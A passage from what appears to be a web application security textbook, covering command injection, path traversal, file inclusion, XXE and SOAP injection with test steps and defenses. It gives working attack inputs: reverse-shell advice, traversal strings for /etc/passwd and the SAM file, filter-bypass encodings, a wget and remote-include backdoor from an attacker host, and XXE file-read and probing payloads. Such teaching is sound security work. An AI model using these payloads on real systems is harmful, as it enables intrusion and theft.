2. If a time delay occurs, the application may be vulnerable to command injection. Repeat the test case several times to confirm that the delay was not the result of network latency or other anomalies. You can try changing the value of the `-n` or `-i` parameters and confirming that the delay experienced varies systematically with the value supplied.
3. Using whichever of the injection strings was found to be successful, try injecting a more interesting command (such as `ls` or `dir`). Determine whether you can retrieve the results of the command to your browser.
4. If you are unable to retrieve results directly, you have other options:
  - You can attempt to open an out-of-band channel back to your computer. Try using TFTP to copy tools up to the server, using telnet or netcat to create a reverse shell back to your computer, and using the `mail` command to send command output via SMTP.
  - You can redirect the results of your commands to a file within the web root, which you can then retrieve directly using your browser. For example:

```
dir > c:\inetpub\wwwroot\foo.txt
```

5. When you have found a means of injecting commands and retrieving the results, you should determine your privilege level (by using `whoami` or something similar, or attempting to write a harmless file to a protected directory). You may then seek to escalate privileges, gain backdoor access to sensitive application data, or attack other hosts reachable from the compromised server.

In some cases, it may not be possible to inject an entirely separate command due to filtering of required characters or the behavior of the command API being used by the application. Nevertheless, it may still be possible to interfere with the behavior of the command being performed to achieve some desired result.

In one instance seen by the authors, the application passed user input to the operating system command `nslookup` to find the IP address of a domain name supplied by the user. The metacharacters needed to inject new commands were being blocked, but the `<` and `>` characters used to redirect the command's input and output were allowed. The `nslookup` command usually outputs the IP address for a domain name, which did not seem to provide an effective attack vector. However, if an invalid domain name is supplied, the command outputs an error message that includes the domain name that was looked up. This behavior proved sufficient to deliver a serious attack:

- Submit a fragment of server-executable script code as the domain name to be resolved. The script can be encapsulated in quotes to ensure that the command interpreter treats it as a single token.
- Use the `>` character to redirect the command's output to a file in an executable folder within the web root. The command executed by the operating system is as follows:

```
nslookup "[script code]" > [/path/to/executable_file]
```

- When the command is run, the following output is redirected to the executable file:

```
** server can't find [script code]: NXDOMAIN
```

- This file can then be invoked using a browser, and the injected script code is executed on the server. Because most scripting languages allow pages to contain a mix of client-side content and server-side markup, the parts of the error message that the attacker does not control are just treated as plain text, and the markup within the injected script is executed. The attack therefore succeeds in leveraging a restricted command injection condition to introduce an unrestricted backdoor into the application server.

#### TRY IT!

```
http://mdsec.net/admin/18/
```



**HACK STEPS**

1. The < and > characters are used, respectively, to direct the contents of a file to the command's input and to direct the command's output to a file. If it is not possible to use the preceding techniques to inject an entirely separate command, you may still be able to read and write arbitrary file contents using the < and > characters.
2. Many operating system commands that applications invoke accept a number of command-line parameters that control their behavior. Often, user-supplied input is passed to the command as one of these parameters, and you may be able to add further parameters simply by inserting a space followed by the relevant parameter. For example, a web-authoring application may contain a function in which the server retrieves a user-specified URL and renders its contents in-browser for editing. If the application simply calls out to the `wget` program, you may be able to write arbitrary file contents to the server's filesystem by appending the `-O` command-line parameter used by `wget`. For example:

```
url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\cmdasp.asp
```

**TIP** Many command injection attacks require you to inject spaces to separate command-line arguments. If you find that spaces are being filtered by the application, and the platform you are attacking is UNIX-based, you may be able to use the `$IFS` environment variable instead, which contains the whitespace field separators.

## Finding Dynamic Execution Vulnerabilities

Dynamic execution vulnerabilities most commonly arise in languages such as PHP and Perl. But in principle, any type of application platform may pass user-supplied input to a script-based interpreter, sometimes on a different back-end server.



**HACK STEPS**

1. Any item of user-supplied data may be passed to a dynamic execution function. Some of the items most commonly used in this way are the names and values of cookie parameters and persistent data stored in user profiles as the result of previous actions.
2. Try submitting the following values in turn as each targeted parameter:

```
;echo%20111111  
echo%20111111  
response.write%20111111  
:response.write%20111111
```

3. Review the application's responses. If the string 111111 is returned on its own (is not preceded by the rest of the command string), the application is likely to be vulnerable to the injection of scripting commands.
4. If the string 111111 is not returned, look for any error messages that indicate that your input is being dynamically executed and that you may need to fine-tune your syntax to achieve injection of arbitrary commands.
5. If the application you are attacking uses PHP, you can use the test string `phpinfo()`, which, if successful, returns the configuration details of the PHP environment.
6. If the application appears to be vulnerable, verify this by injecting some commands that result in time delays, as described previously for OS command injection. For example:

```
system('ping%20127.0.0.1')
```

## Preventing OS Command Injection

In general, the best way to prevent OS command injection flaws from arising is to avoid calling out directly to operating system commands. Virtually any conceivable task that a web application may need to carry out can be achieved using built-in APIs that cannot be manipulated to perform commands other than the one intended.

If it is considered unavoidable to embed user-supplied data into command strings that are passed to an operating system command interpreter, the application should enforce rigorous defenses to prevent a vulnerability from arising. If possible, a whitelist should be used to restrict user input to a specific set of expected values. Alternatively, the input should be restricted to a very narrow character set, such as alphanumeric characters only. Input containing any other data, including any conceivable metacharacter or whitespace, should be rejected.

As a further layer of protection, the application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API `Runtime.exec` and the ASP.NET API `Process.Start` do not support shell metacharacters. If used properly, they can ensure that only the command intended by the developer will be executed. See Chapter 19 for more details of command execution APIs.

## Preventing Script Injection Vulnerabilities

In general, the best way to avoid script injection vulnerabilities is to not pass user-supplied input, or data derived from it, into any dynamic execution or include functions. If this is considered unavoidable for some reason, the relevant input should be strictly validated to prevent any attack from occurring. If possible, use a whitelist of known good values that the application expects, and reject any input that does not appear on this list. Failing that, check the characters used within the input against a set known to be harmless, such as alphanumeric characters excluding whitespace.

## Manipulating File Paths

---

Many types of functionality commonly found in web applications involve processing user-supplied input as a file or directory name. Typically, the input is passed to an API that accepts a file path, such as in the retrieval of a file from the local filesystem. The application processes the result of the API call within its response to the user's request. If the user-supplied input is improperly validated, this behavior can lead to various security vulnerabilities, the most common of which are file path traversal bugs and file inclusion bugs.

## Path Traversal Vulnerabilities

Path traversal vulnerabilities arise when the application uses user-controllable data to access files and directories on the application server or another back-end filesystem in an unsafe way. By submitting crafted input, an attacker may be able to cause arbitrary content to be read from, or written to, anywhere on the filesystem being accessed. This often enables an attacker to read sensitive information from the server, or overwrite sensitive files, ultimately leading to arbitrary command execution on the server.

Consider the following example, in which an application uses a dynamic page to return static images to the client. The name of the requested image is specified in a query string parameter:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg
```

When the server processes this request, it follows these steps:

1. Extracts the value of the `filename` parameter from the query string.
2. Appends this value to the prefix `C:\filestore\`.
3. Opens the file with this name.
4. Reads the file's contents and returns it to the client.

The vulnerability arises because an attacker can place path traversal sequences into the `filename` to backtrack up from the directory specified in step 2 and therefore access files from anywhere on the server that the user context used by the application has privileges to access. The path traversal sequence is known as “dot-dot-slash”; a typical attack looks like this:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini
```

When the application appends the value of the `filename` parameter to the name of the images directory, it obtains the following path:

```
C:\filestore\..\windows\win.ini
```

The two traversal sequences effectively step back up from the images directory to the root of the C: drive, so the preceding path is equivalent to this:

```
C:\windows\win.ini
```

Hence, instead of returning an image file, the server actually returns a default Windows configuration file.

**NOTE** In older versions of Windows IIS web server, applications would, by default, run with local system privileges, allowing access to any readable file on the local filesystem. In more recent versions, in common with many other web servers, the server's process by default runs in a less privileged user context. For this reason, when probing for path traversal vulnerabilities, it is best to request a default file that can be read by any type of user, such as `c:\windows\win.ini`.

In this simple example, the application implements no defenses to prevent path traversal attacks. However, because these attacks have been widely known

about for some time, it is common to encounter applications that implement various defenses against them, often based on input validation filters. As you will see, these filters are often poorly designed and can be bypassed by a skilled attacker.

**TRY IT!**

```
http://mdsec.net/filestore/8/
```

### ***Finding and Exploiting Path Traversal Vulnerabilities***

Many kinds of functionality require a web application to read from or write to a filesystem on the basis of parameters supplied within user requests. If these operations are carried out in an unsafe manner, an attacker can submit crafted input that causes the application to access files that the application designer did not intend it to access. Known as *path traversal* vulnerabilities, such defects may enable the attacker to read sensitive data including passwords and application logs, or to overwrite security-critical items such as configuration files and software binaries. In the most serious cases, the vulnerability may enable an attacker to completely compromise both the application and the underlying operating system.

Path traversal flaws are sometimes subtle to detect, and many web applications implement defenses against them that may be vulnerable to bypasses. We will describe all the various techniques you will need, from identifying potential targets, to probing for vulnerable behavior, to circumventing the application's defenses, to dealing with custom encoding.

#### **Locating Targets for Attack**

During your initial mapping of the application, you should already have identified any obvious areas of attack surface in relation to path traversal vulnerabilities. Any functionality whose explicit purpose is uploading or downloading files should be thoroughly tested. This functionality is often found in work flow applications where users can share documents, in blogging and auction applications where users can upload images, and in informational applications where users can retrieve documents such as ebooks, technical manuals, and company reports.

In addition to obvious target functionality of this kind, various other types of behavior may suggest relevant interaction with the filesystem.

**HACK STEPS**

1. Review the information gathered during application mapping to identify the following:
  - Any instance where a request parameter appears to contain the name of a file or directory, such as `include=main.inc` or `template=/en/sidebar`.
  - Any application functions whose implementation is likely to involve retrieval of data from a server filesystem (as opposed to a back-end database), such as the displaying of office documents or images.
2. During all testing you perform in relation to every other kind of vulnerability, look for error messages or other anomalous events that are of interest. Try to find any evidence of instances where user-supplied data is being passed to file APIs or as parameters to operating system commands.

**TIP** If you have local access to the application (either in a whitebox testing exercise or because you have compromised the server's operating system), identifying targets for path traversal testing is usually straightforward, because you can monitor all filesystem interaction that the application performs.

**HACK STEPS**

If you have local access to the web application, do the following:

1. Use a suitable tool to monitor all filesystem activity on the server. For example, the FileMon tool from SysInternals can be used on the Windows platform, the `ltrace`/`strace` tools can be used on Linux, and the `truss` command can be used on Sun's Solaris.
2. Test every page of the application by inserting a single unique string (such as `traversaltest`) into each submitted parameter (including all cookies, query string fields, and `POST` data items). Target only one parameter at a time, and use the automated techniques described in Chapter 14 to speed up the process.
3. Set a filter in your filesystem monitoring tool to identify all filesystem events that contain your test string.
4. If any events are identified where your test string has been used as or incorporated into a file or directory name, test each instance (as described next) to determine whether it is vulnerable to path traversal attacks.

### Detecting Path Traversal Vulnerabilities

Having identified the various potential targets for path traversal testing, you need to test every instance individually to determine whether user-controllable data is being passed to relevant filesystem operations in an unsafe manner.

For each user-supplied parameter being tested, determine whether traversal sequences are being blocked by the application or whether they work as expected. An initial test that is usually reliable is to submit traversal sequences in a way that does not involve stepping back above the starting directory.

#### HACK STEPS

1. **Working on the assumption that the parameter you are targeting is being appended to a preset directory specified by the application, modify the parameter's value to insert an arbitrary subdirectory and a single traversal sequence. For example, if the application submits this parameter:**

```
file=foo/file1.txt
```

**try submitting this value:**

```
file=foo/bar/../file1.txt
```

**If the application's behavior is identical in the two cases, it may be vulnerable. You should proceed directly to attempting to access a different file by traversing above the start directory.**

2. **If the application's behavior is different in the two cases, it may be blocking, stripping, or sanitizing traversal sequences, resulting in an invalid file path. You should examine whether there are any ways to circumvent the application's validation filters (described in the next section).**

**The reason why this test is effective, even if the subdirectory "bar" does not exist, is that most common filesystems perform canonicalization of the file path before attempting to retrieve it. The traversal sequence cancels out the invented directory, so the server does not check whether it is present.**

If you find any instances where submitting traversal sequences without stepping above the starting directory does not affect the application's behavior, the next test is to attempt to traverse out of the starting directory and access files from elsewhere on the server filesystem.

**HACK STEPS**

1. If the application function you are attacking provides read access to a file, attempt to access a known world-readable file on the operating system in question. Submit one of the following values as the filename parameter you control:

```
../../../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../../../windows/win.ini
```

If you are lucky, your browser displays the contents of the file you have requested, as shown in Figure 10-5.

2. If the function you are attacking provides write access to a file, it may be more difficult to verify conclusively whether the application is vulnerable. One test that is often effective is to attempt to write two files – one that should be writable by any user, and one that should not be writable even by root or Administrator. For example, on Windows platforms you can try this:


```
../../../../../../../../../../../../../../../../writetest.txt
../../../../../../../../../../../../../../../../windows/system32/config/sam
```

On UNIX-based platforms, files that root may not write are version-dependent, but attempting to overwrite a directory with a file should always fail, so you can try this:

```
../../../../../../../../../../../../../../../../tmp/writetest.txt
../../../../../../../../../../../../../../../../tmp
```

For each pair of tests, if the application's behavior is different in response to the first and second requests (for example, if the second returns an error message but the first does not), the application probably is vulnerable.

3. An alternative method for verifying a traversal flaw with write access is to try to write a new file within the web root of the web server and then attempt to retrieve this with a browser. However, this method may not work if you do not know the location of the web root directory or if the user context in which the file access occurs does not have permission to write there.



**Figure 10-5:** A successful path traversal attack

**NOTE** Virtually all filesystems tolerate redundant traversal sequences that appear to try to move above the root of the filesystem. Hence, it is usually advisable to submit a large number of traversal sequences when probing for a flaw, as in the examples given here. It is possible that the starting directory to which your data is appended lies deep within the filesystem, so using an excessive number of sequences helps avoid false negatives.

Also, the Windows platform tolerates both forward slashes and backslashes as directory separators, whereas UNIX-based platforms tolerate only the forward slash. Furthermore, some web applications filter one version but not the other. Even if you are certain that the web server is running a UNIX-based operating system, the application may still be calling out to a Windows-based back-end component. Because of this, it is always advisable to try both versions when probing for traversal flaws.

### Circumventing Obstacles to Traversal Attacks

If your initial attempts to perform a traversal attack (as just described) are unsuccessful, this does not mean that the application is not vulnerable. Many application developers are aware of path traversal vulnerabilities and implement various kinds of input validation checks in an attempt to prevent them. However, those defenses are often flawed and can be bypassed by a skilled attacker.

The first type of input filter commonly encountered involves checking whether the filename parameter contains any path traversal sequences. If it does, the filter either rejects the request or attempts to sanitize the input to remove the sequences. This type of filter is often vulnerable to various attacks that use alternative encodings and other tricks to defeat the filter. These attacks all exploit the type of canonicalization problems faced by input validation mechanisms, as described in Chapter 2.



**HACK STEPS**

1. Always try path traversal sequences using both forward slashes and backslashes. Many input filters check for only one of these, when the filesystem may support both.
2. Try simple URL-encoded representations of traversal sequences using the following encodings. Be sure to encode every single slash and dot within your input:
  - Dot — %2e
  - Forward slash — %2f
  - Backslash — %5c
3. Try using 16-bit Unicode encoding:
  - Dot — %u002e
  - Forward slash — %u2215
  - Backslash — %u2216
4. Try double URL encoding:
  - Dot — %252e
  - Forward slash — %252f
  - Backslash — %255c
5. Try overlong UTF-8 Unicode encoding:
  - Dot — %c0%2e, %e0%40%ae, %c0ae, and so on
  - Forward slash — %c0%af, %e0%80%af, %c0%2f, and so on
  - Backslash — %c0%5c, %c0%80%5c, and so on

You can use the illegal Unicode payload type within Burp Intruder to generate a huge number of alternate representations of any given character and submit this at the relevant place within your target parameter. These representations strictly violate the rules for Unicode representation but nevertheless are accepted by many implementations of Unicode decoders, particularly on the Windows platform.

6. If the application is attempting to sanitize user input by removing traversal sequences and does not apply this filter recursively, it may be possible to bypass the filter by placing one sequence within another. For example:

```
....//
....\//
..../\
....\\
```

**TRY IT!**

```
http://mdsec.net/filestore/30/  
http://mdsec.net/filestore/39/  
http://mdsec.net/filestore/46/  
http://mdsec.net/filestore/59/  
http://mdsec.net/filestore/65/
```

The second type of input filter commonly encountered in defenses against path traversal attacks involves verifying whether the user-supplied filename contains a suffix (file type) or prefix (starting directory) that the application expects. This type of defense may be used in tandem with the filters already described.

**HACK STEPS**

1. Some applications check whether the user-supplied filename ends in a particular file type or set of file types and reject attempts to access anything else. Sometimes this check can be subverted by placing a URL-encoded null byte at the end of your requested filename, followed by a file type that the application accepts. For example:

```
../../../../../../../../boot.ini%00.jpg
```

The reason this attack sometimes succeeds is that the file type check is implemented using an API in a managed execution environment in which strings are permitted to contain null characters (such as `String.endsWith()` in Java). However, when the file is actually retrieved, the application ultimately uses an API in an unmanaged environment in which strings are null-terminated. Therefore, your filename is effectively truncated to your desired value.

2. Some applications attempt to control the file type being accessed by appending their own file-type suffix to the filename supplied by the user. In this situation, either of the preceding exploits may be effective, for the same reasons.
3. Some applications check whether the user-supplied filename starts with a particular subdirectory of the start directory, or even a specific filename. This check can, of course, be bypassed easily as follows:

```
filestore/../../../../../../../../etc/passwd
```

4. If none of the preceding attacks against input filters is successful individually, the application might be implementing multiple types of filters. Therefore, you need to combine several of these attacks simultaneously (both against traversal sequence filters and file type or directory filters). If

**HACK STEPS**

possible, the best approach here is to try to break the problem into separate stages. For example, if the request for:

```
diagram1.jpg
```

is successful, but the request for:

```
foo/../diagram1.jpg
```

fails, try all the possible traversal sequence bypasses until a variation on the second request is successful. If these successful traversal sequence bypasses don't enable you to access `/etc/passwd`, probe whether any file type filtering is implemented and can be bypassed by requesting:

```
diagram1.jpg%00.jpg
```

Working entirely within the start directory defined by the application, try to probe to understand all the filters being implemented, and see whether each can be bypassed individually with the techniques described.

5. Of course, if you have whitebox access to the application, your task is much easier, because you can systematically work through different types of input and verify conclusively what filename (if any) is actually reaching the filesystem.

### Coping with Custom Encoding

Probably the craziest path traversal bug that the authors have encountered involved a custom encoding scheme for filenames that were ultimately handled in an unsafe way. It demonstrated how obfuscation is no substitute for security.

The application contained some work flow functionality that enabled users to upload and download files. The request performing the upload supplied a filename parameter that was vulnerable to a path traversal attack when writing the file. When a file had been successfully uploaded, the application provided users with a URL to download it again. There were two important caveats:

- The application verified whether the file to be written already existed. If it did, the application refused to overwrite it.
- The URLs generated for downloading users' files were represented using a proprietary obfuscation scheme. This appeared to be a customized form of Base64 encoding in which a different character set was employed at each position of the encoded filename.

Taken together, these caveats presented a barrier to straightforward exploitation of the vulnerability. First, although it was possible to write arbitrary files to

the server filesystem, it was not possible to overwrite any existing file. Also, the low privileges of the web server process meant that it was not possible to create a new file in any interesting locations. Second, it was not possible to request an arbitrary existing file (such as `/etc/passwd`) without reverse engineering the custom encoding, which presented a lengthy and unappealing challenge.

A little experimentation revealed that the obfuscated URLs contained the original filename string supplied by the user. For example:

- `test.txt` became `zM1YTU4NTY2Y`
- `foo/../test.txt` became `E1NzUyMzE0ZjQ0NjMzND`

The difference in length of the encoded URLs indicated that no path canonicalization was performed before the encoding was applied. This behavior gave us enough of a toehold to exploit the vulnerability. The first step was to submit a file with the following name:

```
../../../../../../../../etc/passwd../../../../tmp/foo
```

which, in its canonical form, is equivalent to:

```
/tmp/foo
```

Therefore, it could be written by the web server. Uploading this file produced a download URL containing the following obfuscated filename:

```
PhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE51b
```

To modify this value to return the file `/etc/passwd`, we simply needed to truncate it at the right point, which was:

```
PhwUk1rNXFUVEJOZW1kN1RsUk5NazE2V1RKTmFrM
```

Attempting to download a file using this value returned the server's `passwd` file as expected. The server had given us sufficient resources to be able to encode arbitrary file paths using its scheme, without even deciphering the obfuscation algorithm being used!

**NOTE** You may have noticed the appearance of a redundant `./` in the name of our uploaded file. This was necessary to ensure that our truncated URL ended on a 3-byte boundary of cleartext, and therefore on a 4-byte boundary of encoded text, in line with the Base64 encoding scheme. Truncating an encoded URL partway through an encoded block would almost certainly cause an error when decoded on the server.

## Exploiting Traversal Vulnerabilities

Having identified a path traversal vulnerability that provides read or write access to arbitrary files on the server's filesystem, what kind of attacks can you carry out by exploiting these? In most cases, you will find that you have the same level of read/write access to the filesystem as the web server process does.

### HACK STEPS

**You can exploit read access path traversal flaws to retrieve interesting files from the server that may contain directly useful information or that help you refine attacks against other vulnerabilities. For example:**

- Password files for the operating system and application
- Server and application configuration files to discover other vulnerabilities or fine-tune a different attack
- Include files that may contain database credentials
- Data sources used by the application, such as MySQL database files or XML files
- The source code to server-executable pages to perform a code review in search of bugs (for example, `GetImage.aspx?file=GetImage.aspx`)
- Application log files that may contain usernames and session tokens and the like

**If you find a path traversal vulnerability that grants write access, your main goal should be to exploit this to achieve arbitrary execution of commands on the server. Here are some ways to exploit this vulnerability:**

- Create scripts in users' startup folders.
- Modify files such as `in.ftpd` to execute arbitrary commands when a user next connects.
- Write scripts to a web directory with execute permissions, and call them from your browser.

## Preventing Path Traversal Vulnerabilities

By far the most effective means of eliminating path traversal vulnerabilities is to avoid passing user-submitted data to any filesystem API. In many cases, including the original example `GetFile.ashx?filename=keira.jpg`, it is unnecessary for an application to do this. Most files that are not subject to any access control can simply be placed within the web root and accessed via a direct URL. If this

is not possible, the application can maintain a hard-coded list of image files that may be served by the page. It can use a different identifier to specify which file is required, such as an index number. Any request containing an invalid identifier can be rejected, and there is no attack surface for users to manipulate the path of files delivered by the page.

In some cases, as with the work flow functionality that allows file uploading and downloading, it may be desirable to allow users to specify files by name. Developers may decide that the easiest way to implement this is by passing the user-supplied filename to filesystem APIs. In this situation, the application should take a defense-in-depth approach to place several obstacles in the way of a path traversal attack.

Here are some examples of defenses that may be used; ideally, as many of these as possible should be implemented together:

- After performing all relevant decoding and canonicalization of the user-submitted filename, the application should check whether it contains either of the path traversal sequences (using backslashes or forward slashes) or any null bytes. If so, the application should stop processing the request. It should not attempt to perform any sanitization on the malicious filename.
- The application should use a hard-coded list of permissible file types and reject any request for a different type (after the preceding decoding and canonicalization have been performed).
- After performing all its filtering on the user-supplied filename, the application should use suitable filesystem APIs to verify that nothing is amiss and that the file to be accessed using that filename is located in the start directory specified by the application.

In Java, this can be achieved by instantiating a `java.io.File` object using the user-supplied filename and then calling the `getCanonicalPath` method on this object. If the string returned by this method does not begin with the name of the start directory, the user has somehow bypassed the application's input filters, and the request should be rejected.

In ASP.NET, this can be achieved by passing the user-supplied filename to the `System.IO.Path.GetFullPath` method and checking the returned string in the same way as described for Java.

The application can mitigate the impact of most exploitable path traversal vulnerabilities by using a `chrooted` environment to access the directory containing the files to be accessed. In this situation, the `chrooted` directory is treated as

if it is the filesystem root, and any redundant traversal sequences that attempt to step up above it are ignored. Chrooted filesystems are supported natively on most UNIX-based platforms. A similar effect can be achieved on Windows platforms (in relation to traversal vulnerabilities, at least) by mounting the relevant start directory as a new logical drive and using the associated drive letter to access its contents.

The application should integrate its defenses against path traversal attacks with its logging and alerting mechanisms. Whenever a request is received that contains path traversal sequences, this indicates likely malicious intent on the user's part. The application should log the request as an attempted security breach, terminate the user's session, and, if applicable, suspend the user's account and generate an alert to an administrator.

## File Inclusion Vulnerabilities

Many scripting languages support the use of include files. This facility enables developers to place reusable code components into separate files and to include these within function-specific code files as and when they are needed. The code within the included file is interpreted just as if it had been inserted at the location of the include directive.

### Remote File Inclusion

The PHP language is particularly susceptible to file inclusion vulnerabilities because its include functions can accept a remote file path. This has been the basis of numerous vulnerabilities in PHP applications.

Consider an application that delivers different content to people in different locations. When users choose their location, this is communicated to the server via a request parameter, as follows:

```
https://wahh-app.com/main.php?Country=US
```

The application processes the `Country` parameter as follows:

```
$country = $_GET['Country'];  
include( $country . '.php' );
```

This causes the execution environment to load the file `US.php` that is located on the web server filesystem. The contents of this file are effectively copied into the `main.php` file and executed.

An attacker can exploit this behavior in different ways, the most serious of which is to specify an external URL as the location of the include file. The PHP include function accepts this as input, and the execution environment retrieves the specified file and executes its contents. Hence, an attacker can construct a malicious script containing arbitrarily complex content, host this on a web server he controls, and invoke it for execution via the vulnerable application function. For example:

```
https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor
```

### ***Local File Inclusion***

In some cases, include files are loaded on the basis of user-controllable data, but it is not possible to specify a URL to a file on an external server. For example, if user-controllable data is passed to the ASP function `Server.Execute`, an attacker may be able to cause an arbitrary ASP script to be executed, provided that this script belongs to the same application as the one that is calling the function.

In this situation, you may still be able to exploit the application's behavior to perform unauthorized actions:

- There may be server-executable files on the server that you cannot access through the normal route. For example, any requests to the path `/admin` may be blocked through application-wide access controls. If you can cause sensitive functionality to be included into a page that you are authorized to access, you may be able to gain access to that functionality.
- There may be static resources on the server that are similarly protected from direct access. If you can cause these to be dynamically included into other application pages, the execution environment typically simply copies the contents of the static resource into its response.

### ***Finding File Inclusion Vulnerabilities***

File inclusion vulnerabilities may arise in relation to any item of user-supplied data. They are particularly common in request parameters that specify a language or location. They also often arise when the name of a server-side file is passed explicitly as a parameter.



**HACK STEPS**

To test for remote file inclusion flaws, follow these steps:

1. Submit in each targeted parameter a URL for a resource on a web server that you control, and determine whether any requests are received from the server hosting the target application.
2. If the first test fails, try submitting a URL containing a nonexistent IP address, and determine whether a timeout occurs while the server attempts to connect.
3. If the application is found to be vulnerable to remote file inclusion, construct a malicious script using the available APIs in the relevant language, as described for dynamic execution attacks.

Local file inclusion vulnerabilities can potentially exist in a much wider range of scripting environments than those that support remote file inclusion. To test for local file inclusion vulnerabilities, follow these steps:

1. Submit the name of a known executable resource on the server, and determine whether any change occurs in the application's behavior.
2. Submit the name of a known static resource on the server, and determine whether its contents are copied into the application's response.
3. If the application is vulnerable to local file inclusion, attempt to access any sensitive functionality or resources that you cannot reach directly via the web server.
4. Test to see if you can access files in other directories using the traversal techniques described previously.

## Injecting into XML Interpreters

XML is used extensively in today's web applications, both in requests and responses between the browser and front-end application server and in messages between back-end application components such as SOAP services. Both of these locations are susceptible to attacks whereby crafted input is used to interfere with the operation of the application and normally perform some unauthorized action.

## Injecting XML External Entities

In today's web applications, XML is often used to submit data from the client to the server. The server-side application then acts on this data and may return a response containing XML or data in any other format. This behavior is most commonly found in Ajax-based applications where asynchronous requests are used to communicate in the background. It can also appear in the context of browser extension components and other client-side technologies.

For example, consider a search function that, to provide a seamless user experience, is implemented using Ajax. When a user enters a search term, a client-side script issues the following request to the server:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 44

<Search><SearchTerm>nothing will change</SearchTerm></Search>
```

The server's response is as follows (although vulnerabilities may exist regardless of the format used in responses):

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 81

<Search><SearchResult>No results found for expression: nothing will
change</SearchResult></Search>
```

The client-side script processes this response and updates part of the user interface with the results of the search.

When you encounter this type of functionality, you should always check for XML external entity (XXE) injection. This vulnerability arises because standard XML parsing libraries support the use of entity references. These are simply a method of referencing data either inside or outside the XML document. Entity references should be familiar from other contexts. For example, the entities corresponding to the < and > characters are as follows:

```
&lt;
&gt;
```

The XML format allows custom entities to be defined within the XML document itself. This is done within the optional DOCTYPE element at the start of the document. For example:

```
<!DOCTYPE foo [ <!ENTITY testref "testrefvalue" > ]>
```

If a document contains this definition, the parser replaces any occurrences of the `&testref`; entity reference within the document with the defined value, `testrefvalue`.

Furthermore, the XML specification allows entities to be defined using external references, the value of which is fetched dynamically by the XML parser. These external entity definitions use the URL format and can refer to external web URLs or resources on the local filesystem. The XML parser fetches the contents of the specified URL or file and uses this as the value of the defined entity. If the application returns in its response any parts of the XML data that use an externally defined entity, the contents of the specified file or URL are returned in the response.

External entities can be specified within the attacker's XML-based request by adding a suitable `DOCTYPE` element to the XML (or by modifying the element if it already exists). An external entity reference is specified using the `SYSTEM` keyword, and its definition is a URL that may use the `file:` protocol.

In the preceding example, the attacker can submit the following request, which defines an XML external entity that references a file on the server's filesystem:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This causes the XML parser to fetch the contents of the specified file and to use this in place of the defined entity reference, which the attacker has used within the `SearchTerm` element. Because the value of this element is echoed in the application's response, this causes the server to respond with the contents of the file, as follows:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app
support
  [fonts]
  [extensions]
  [mci extensions]
  [files]
  ...
```

## TRY IT!

<http://mdsec.net/search/128/>

In addition to using the `file:` protocol to specify resources on the local filesystem, the attacker can use protocols such as `http:` to cause the server to fetch resources across the network. These URLs can specify arbitrary hosts, IP addresses, and ports. They may allow the attacker to interact with network services on back-end systems that cannot be directly reached from the Internet. For example, the following attack attempts to connect to a mail server running on port 25 on the private IP address 192.168.1.1:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://192.168.1.1:25" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

This technique may allow various attacks to be performed:

- The attacker can use the application as a proxy, retrieving sensitive content from any web servers that the application can reach, including those running internally within the organization on private, nonroutable address space.
- The attacker can exploit vulnerabilities on back-end web applications, provided that these can be exploited via the URL.
- The attacker can test for open ports on back-end systems by cycling through large numbers of IP addresses and port numbers. In some cases, timing differences can be used to infer the state of a requested port. In other cases, the service banners from some services may actually be returned within the application's responses.

Finally, if the application retrieves the external entity but does not return this in responses, it may still be possible to cause a denial of service by reading a file stream indefinitely. For example:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM " file:///dev/random"> ]>
```

## Injecting into SOAP Services

Simple Object Access Protocol (SOAP) is a message-based communications technology that uses the XML format to encapsulate data. It can be used to share information and transmit messages between systems, even if these run on different operating systems and architectures. Its primary use is in web services. In the context of a browser-accessed web application, you are most likely to encounter SOAP in the communications that occur between back-end application components.

SOAP is often used in large-scale enterprise applications where individual tasks are performed by different computers to improve performance. It is also often found where a web application has been deployed as a front end to an existing application. In this situation, communications between different components may be implemented using SOAP to ensure modularity and interoperability.

Because XML is an interpreted language, SOAP is potentially vulnerable to code injection in a similar way as the other examples already described. XML elements are represented syntactically, using the metacharacters `<`, `>`, and `/`. If user-supplied data containing these characters is inserted directly into a SOAP message, an attacker may be able to interfere with the message's structure and therefore interfere with the application's logic or cause other undesirable effects.

Consider a banking application in which a user initiates a funds transfer using an HTTP request like the following:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65

